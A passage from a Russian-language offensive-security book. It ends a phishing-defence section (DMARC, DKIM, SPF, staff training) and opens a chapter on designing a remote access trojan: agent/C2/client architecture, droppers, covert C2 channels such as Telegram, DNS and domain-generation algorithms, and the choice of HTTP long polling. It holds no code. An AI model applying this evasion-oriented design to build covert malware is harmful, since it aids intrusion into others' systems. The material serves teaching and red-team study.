9.14.3 DMARC, DKIM и SPF

Как мы видели ранее, DKIM, SPF и DMARC — это технологии, помогающие администраторам защищать свои почтовые домены.

Настроив эти записи, вы сильно усложните атакующим подделку ваших доменов для отправки писем.

DKIM (DomainKeys Identified Mail) — это стандарт безопасности, предназначенный для того, чтобы гарантировать, что письма исходят от легитимных серверов и не изменяются при передаче. Он использует криптографию с открытым ключом для подписи писем приватным ключом, который есть только у отправляющего сервера. Мы узнаем больше о том, что такое криптография с открытым ключом, подписи и приватные ключи, в главе 11.

SPF (Sender Policy Framework) — это техника аутентификации писем, используемая для предотвращения отправки сообщений спамерами от имени вашего домена. С помощью SPF организации могут публиковать почтовые серверы, авторизованные для отправки писем для заданного доменного имени.

DMARC (Domain-based Message Authentication, Reporting and Conformance) — это протокол аутентификации, политики и отчётности писем, построенный на SPF и DKIM. Он позволяет организациям публиковать политики для серверов получателей о том, как обрабатывать сбои аутентификации, и, таким образом, обнаруживать попытки подделки писем.

Всё это — TXT-записи DNS, которые нужно настроить. Это можно сделать примерно за 5 минут, так что нет абсолютно никаких причин этого не делать.

9.14.4 Обучение

Обучение, обучение и ещё раз обучение. Мы все подверженные ошибкам люди и можем однажды, когда мы устали или думаем о чём-то другом, попасть в фишинговую ловушку. По мне, есть только два вида обучения фишингу, которые эффективны:

Квизы, где нужно угадать, является ли веб-страница фишинговой попыткой или легитимной страницей. Они действительно полезны для повышения осведомлённости о том, как выглядят скамы и атаки:

- https://phishingquiz.withgoogle.com
- https://www.opendns.com/phishing-quiz
- https://www.sonicwall.com/phishing-iq-test
- https://www.ftc.gov/tips-advice/business-center/small-businesses/cybersecurity/quiz/phishing

И реальные фишинговые кампании вашей команды безопасности против ваших собственных сотрудников, с разбором полётов после, конечно. Для всех, а не только для тех, кто попал в ловушку.

Проблема с этими кампаниями в том, что они должны быть частыми и могут раздражать ваших сотрудников.

9.14.5 Покупайте смежные доменные имена

Если вы большая компания, покупайте доменные имена, похожие на ваше (которые можно сгенерировать инструментами, которые мы построили ранее). Это усложнит работу аферистов и атакующих.

9.14.6 Шредьте (или сжигайте) все старые документы

Чтобы никто не нашёл важные вещи в вашем мусоре.

9.15 Краткое содержание

- Люди часто — самое слабое звено.
- Этос, Пафос и Логос.
- Evil twin точки доступа чрезвычайно эффективны.# Глава 10. Современный RAT

R.A.T. (от Remote Access Tool, «инструмент удалённого доступа», также называемый R.C.S. — Remote Control System, «система удалённого контроля», бэкдором или трояном) — это программное обеспечение, которое позволяет оператору удалённо управлять одной или несколькими системами: компьютером, смартфоном, сервером или подключённым к интернету принтером.

RAT используются не только для наступательных операций. Например, вам наверняка знаком TeamViewer, который часто используется для удалённой поддержки и помощи (а также мошенниками, не владеющими технологиями).

В контексте наступательной безопасности RAT должен быть максимально скрытным, чтобы избежать обнаружения, и часто устанавливается удалённо с помощью эксплойтов или фишинга. Установка чаще всего представляет собой двухэтапный процесс. Сначала эксплойт или вредоносный документ запускает крошечную программу, называемую дроппером, стейджером или загрузчиком (dropper, stager,

downloader), а эта маленькая программа уже скачивает сам RAT и запускает его. Это повышает надёжность процесса установки и позволяет, например, запускать RAT полностью из памяти, что уменьшает следы, оставляемые на целевых системах.

10.1 Архитектура RAT

В большинстве случаев RAT состоит из 3 частей:

- Агент
- C&C
- И клиент

10.1.1 Агент

Агент — это полезная нагрузка (payload). Это программное обеспечение, которое будет выполняться на целевых системах.

Рисунок 10.1: Как работает загрузчик




Figure 39: Рисунок 10.1

Рисунок 10.2: Архитектура RAT

Продвинутые атакующие платформы состоят из простого агента с базовой функциональностью и различных модулей, которые скачиваются, шифруются и динамически выполняются только из памяти. Это позволяет оператору не разворачивать весь свой арсенал на каждой цели и, таким образом, снижает риски быть пойманным и/или раскрыть свои возможности.




Figure 40: Рисунок 10.2

10.1.2 C&C (он же C2 или сервер)

C&C (от Command and Control, «командование и управление», также сокращается как C2).

Он работает на инфраструктуре, находящейся под контролем атакующих: либо скомпрометированной ранее, либо развёрнутой специально для случая, либо, как мы увидим далее, на «публичной» инфраструктуре, такой как социальные сети.

Известный (по крайней мере, по количеству звёзд на GitHub) опенсорсный C&C — Merlin.

10.1.3 Клиент

И наконец (но не в последнюю очередь), клиент — это интерфейс оператора RAT для взаимодействия с сервером. Он позволяет оператору(ам) отправлять инструкции на сервер, который переправляет их агентам.

Клиентом может быть что угодно: от приложения командной строки до веб-приложения или мобильного приложения. Ему просто нужно уметь общаться с сервером.

10.2 Каналы и методы C&C

Использование простого сервера в качестве C&C не даёт достаточных гарантий доступности в случае, если сервер атакован или захвачен: это может не только раскрыть детали операции, но и положить ей конец. Использование творческих каналов C&C позволяет операторам избегать некоторых механизмов обнаружения: в корпоративной сети запрос к this-is-not-an-attack.com может выглядеть подозрительно,

а запрос к youtube.com (спрятанный среди множества других) наверняка привлечёт меньше внимания.

10.2.1 Telegram

Один из примеров бота, использующего Telegram в качестве канала C&C, — ToxicEye.

Почему Telegram так популярен среди атакующих? Во-первых, из-за тумана, окружающего компанию, а во-вторых, потому что это, пожалуй, социальная сеть, которую проще всего автоматизировать, ведь боты являются полноправными гражданами платформы.

10.2.2 Социальные сети

Другие социальные сети, такие как Twitter (PDF), Instagram, Youtube и другие, используются творческими атакующими как «бессерверный» C&C.

Команды для агентов прячутся в комментариях или твитах.

С одной стороны, это позволяет прятаться в трафике. С другой стороны, если ваш файрвол сообщит вам, что ваш веб-сервер начал делать запросы к instagram.com, это должно пробудить ваше любопытство.

10.2.3 DNS

Преимущество использования DNS в том, что это, без сомнения, протокол с наименьшими шансами быть заблокированным, особенно в корпоративных сетях или публичных wi-fi.

10.2.4 Peer-to-Peer

Связь Peer-to-Peer (P2P) относится к архитектурному шаблону, в котором сервер не требуется, а агенты (узлы) общаются напрямую.

Рисунок 10.3: Архитектура P2P

В теории клиент может подключиться к любому агенту (называемому узлом сети), отправить команду, и узел распространит её по другим узлам, пока она не достигнет предполагаемого получателя.

На практике из-за сетевых ограничений, таких как NAT, некоторые узлы сети временно избираются супер-узлами, и все остальные агенты подключаются к ним. Операторам тогда остаётся лишь отправлять инструкции супер-узлам, а те переправят их нужным агентам.

Из-за роли, которую играют супер-узлы, и того факта, что они могут контролироваться противниками, сквозное шифрование (которое мы рассмотрим в следующей главе) в такой топологии обязательно.

Примеры P2P RAT: ZeroAccess и некоторые варианты Zeus.




Figure 41: Рисунок 10.3

10.2.5 Алгоритмы генерации доменов

Алгоритмы генерации доменов (Domain Generation Algorithms, DGA) — это не отдельный канал связи, а скорее техника повышения доступности C&C в случае атаки.

Если исходный C&C отключен, у агентов есть алгоритм, который генерирует доменные имена, и они пытаются связаться с C&C по этим адресам. Операторам остаётся лишь зарегистрировать одно из доменных имён и перенести C&C на него. Если C&C снова отключат — повторите.

10.2.6 Внешние накопители

Некоторые RAT и вредоносные программы используют внешние накопители, такие как USB-ключи, для эксфильтрации данных, чтобы атаковать системы с воздушным зазором (без доступа в интернет).

Рисунок 10.4: Использование внешнего накопителя для побега из сети с воздушным зазором

Один из примеров такого продвинутого RAT — вредонос NewCore.

10.3 Существующие RAT

Прежде чем проектировать собственный RAT, давайте быстро рассмотрим существующие.

10.3.1 DarkComet

DarkComet — первый RAT, с которым я столкнулся, примерно в 2013 году. Разработанный Жан-Пьером Лесюёром (известным как DarkCoderSc), программистом из Франции, он




Figure 42: Рисунок 10.4

стал (бес)славно известен после того, как был использован сирийским правительством для кражи информации с компьютеров активистов, боровшихся за его свержение.

10.3.2 Meterpreter

Meterpreter (из знаменитого наступательного набора Metasploit) определяется его создателями как «продвинутая, динамически расширяемая полезная нагрузка, которая использует инжектируемые в память стейджеры DLL и расширяется по сети во время выполнения. Она общается через сокет стейджера и предоставляет всесторонний клиентский Ruby API. В неё входят история команд, дополнение табом, каналы и многое другое».

10.3.3 Cobalt Strike

Cobalt Strike — это продвинутая атакующая платформа, разработанная и продаваемая для команды red team.

Она известна в основном своими расширенными возможностями кастомизации, такими как Malleable C2, который позволяет операторам персонализировать протокол C2 и тем самым снижать обнаружимость.

10.3.4 Pegasus

Пока я писал эту книгу, примерно в июле 2021 года, разразился скандал вокруг израильской шпионской программы под названием Pegasus, использовавшейся для слежки за множеством гражданских лиц и журналистов.

На самом деле об этой шпионской программе писали уже в 2018 и 2020 годах.

На сайте citizenlab.ca вы можете найти два отличных отчёта об использовании RAT Pegasus против журналистов.

10.4 Почему Rust

Почти все существующие RAT разработаны на C или C++ в части агента из-за низкого потребления ресурсов и низкоуровневого контроля, который дают эти языки, и на Python, PHP, Ruby или Go в части сервера и клиента.

К сожалению, эти языки не безопасны для памяти, и в различных RAT нетрудно найти уязвимости. Кроме того, это требует от разработчиков знания нескольких языков программирования, что непросто, ведь все языки имеют свои подводные камни, тулчейны и скрытые сюрпризы. Наконец, смешение языков не способствует переиспользованию кода. Из-за этого некоторые RAT предоставляют плагины и дополнения (для добавления функций) в виде отдельных бинарников, которые проще обнаружить системами мониторинга.

С другой стороны, Rust даёт низкоуровневый контроль, но также лёгкое управление пакетами, высокоуровневые абстракции и отличную переиспользуемость кода.

Rust позволяет нам переиспользовать код не только между агентом, сервером и клиентом, но и переиспользовать все пакеты, которые у нас в запасе, например сканеры и эксплойты, созданные ранее. Встроить их так же просто, как добавить зависимость в наш проект и вызвать функцию!

Если на данный момент я вас не убедил, что Rust — ТОТ самый язык, чтобы править всеми, особенно в наступательной безопасности, пожалуйста, напишите мне — нам нужно поговорить!

10.5 Проектирование сервера

10.5.1 Какой канал C&C выбрать

Среди перечисленных ранее каналов тот, который будет идеален в 80% случаев и потребует 20% усилий (привет, Парето), — это HTTP(S).

Действительно, протокол HTTP редко блокируется, а так как это фундамент веба, существует бесчисленное множество зрелых реализаций, готовых к использованию.

Мой опыт говорит: если вы решите не использовать HTTP(S), а вместо этого реализовать собственный протокол, вы в итоге получите те же возможности, что и у HTTP (запрос-ответ, потоки, шифрование транспорта, метаданные), но наполовину сделанные, менее надёжные и без миллионов (а может, и больше) человеко-часов работы над веб-экосистемой.

10.5.2 Коммуникации в реальном времени

Всё это замечательно, но как сделать с помощью HTTP коммуникации в реальном времени?

Есть 4 основных способа:

- Короткий опрос (Short Polling)
- WebSockets (WS)

- Server-Sent Events (SSE)
- Длинный опрос (Long Polling)

10.5.2.1 Короткий опрос Первый метод для коммуникаций в реальном времени — короткий опрос.

В этом сценарии клиент отправляет запрос на сервер, и сервер немедленно отвечает. Если новых данных нет, ответ пуст. И в большинстве случаев так и есть. Поэтому большую часть времени ответы сервера пусты, и их можно было бы избежать.

Таким образом, короткий опрос расточителен и по сети, и по CPU, ведь запросы каждый раз нужно парсить и кодировать.

Единственный плюс — проще уже невозможно.

Рисунок 10.5: Короткий опрос




Figure 43: Рисунок 10.5

10.5.2.2 WebSockets Websocket — это двунаправленный поток данных. Клиент устанавливает соединение с сервером, и затем оба могут отправлять данные.

Рисунок 10.6: Websocket

При использовании websocket есть много проблем. Во-первых, он требует держать множество часто простаивающих открытых соединений, что расточительно в плане ресурсов сервера. Во-вторых, не существует механизма автоматического переподключения: каждый раз при сетевой ошибке (например, если клиент переключился с wifi на 4G) вам приходится реализовывать собственный алгоритм переподключения. В-третьих, нет встроенного механизма аутентификации, поэтому часто приходится пробираться через рукопожатия и какой-то другой самодельный протокол.




Figure 44: Рисунок 10.6

WebSockets — это путь, если вам нужны абсолютно минимальное использование сети и минимальная задержка.

Главный минус websocket — сложность реализации. Переход от парадигмы запрос/ответ к потокам сложен не только в понимании и организации кода, но и в инфраструктуре (например, как настраивать ваши reverse-proxy…).

10.5.2.3 Server-Sent Events (SSE) Рисунок 10.7: SSE

В отличие от websocket, потоки SSE однонаправленны: только сервер может отправлять данные клиенту. Кроме того, механизм автоматического переподключения (обычно) встроен в клиенты.

Как и websocket, он требует держать открытыми множество соединений.

Минус в том, что его непросто реализовать на стороне сервера.

10.5.2.4 Длинный опрос Наконец, длинный опрос: клиент отправляет запрос с указанием последней порции данных, которые у него есть (например, временную метку), а сервер отправляет ответ только тогда, когда появляются новые данные или проходит определённое количество времени.

Рисунок 10.8: Длинный опрос

Его преимущество в том, что он чрезвычайно прост в реализации: это не поток, а простая схема запрос-ответ, а потому он крайне надёжен, не требует автоматического переподключения и корректно обрабатывает сетевые ошибки. Кроме того, в отличие от короткого опроса, длинный опрос менее расточителен в плане использования ресурсов.




Figure 45: Рисунок 10.7




Figure 46: Рисунок 10.8

Единственный минус — по задержке он не так быстр, как websocket, но для нашего случая это не имеет значения (имело бы, если бы мы проектировали игру в реальном времени).

В Rust длинный опрос чрезвычайно эффективен, в отличие от многих других языков программирования. Действительно, благодаря async на каждое открытое соединение тратится очень мало ресурсов (простая async-задача), тогда как во многих языках используется целый поток ОС.

Кроме того, как мы увидим позже, реализация корректного завершения работы (graceful shutdown) для сервера, обслуживающего длинные опросы, очень проста (в отличие от WebSockets или SSE).

Наконец, поскольку длинный опрос — это простые HTTP-запросы, это техника, у которой наибольшие шансы не быть заблокированной каким-нибудь агрессивным файрволом или сетевым оборудованием.

Именно по всем этим причинам (главные из которых — простота и надёжность) мы выбираем длинный опрос для реализации коммуникаций в реальном времени в нашем RAT.

10.5.3 Архитектура веб-приложения на Rust

Существует множество шаблонов проектирования веб-приложений. Известная — «Чистая архитектура» (Clean Architecture) Роберта К. Мартина.

